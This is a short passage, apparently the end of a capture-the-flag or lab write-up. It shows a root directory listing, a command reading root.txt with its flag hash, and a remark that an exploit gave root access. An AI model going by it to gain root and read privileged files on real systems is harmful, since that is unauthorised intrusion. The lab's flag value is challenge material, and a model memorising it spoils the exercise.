drwxr-xr-x 23 root root  4096 Mar  9  2019 ..
-rw-------  1 root root   955 May  1 18:51 .bash_history
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
-rw-------  1 root root    34 May  1 18:46 .lesshst
drwxr-xr-x  3 root root  4096 Mar  9  2019 .local
-rw-r--r--  1 root root   163 Mar 10  2019 .profile
-r--------  1 root root    33 Mar 10  2019 root.txt
-rw-r--r--  1 root root    75 Mar  9  2019 .selected_editor
drwx------  2 root root  4096 Mar  9  2019 .ssh
-rw-------  1 root root 17864 May  1 18:51 .viminfo
# $ cat root.txt
1cc73a448021ea81aee6c029a3d2f997
```

Figure 26 shows the exploit being launched. Root access is verified, and the root flag is obtained.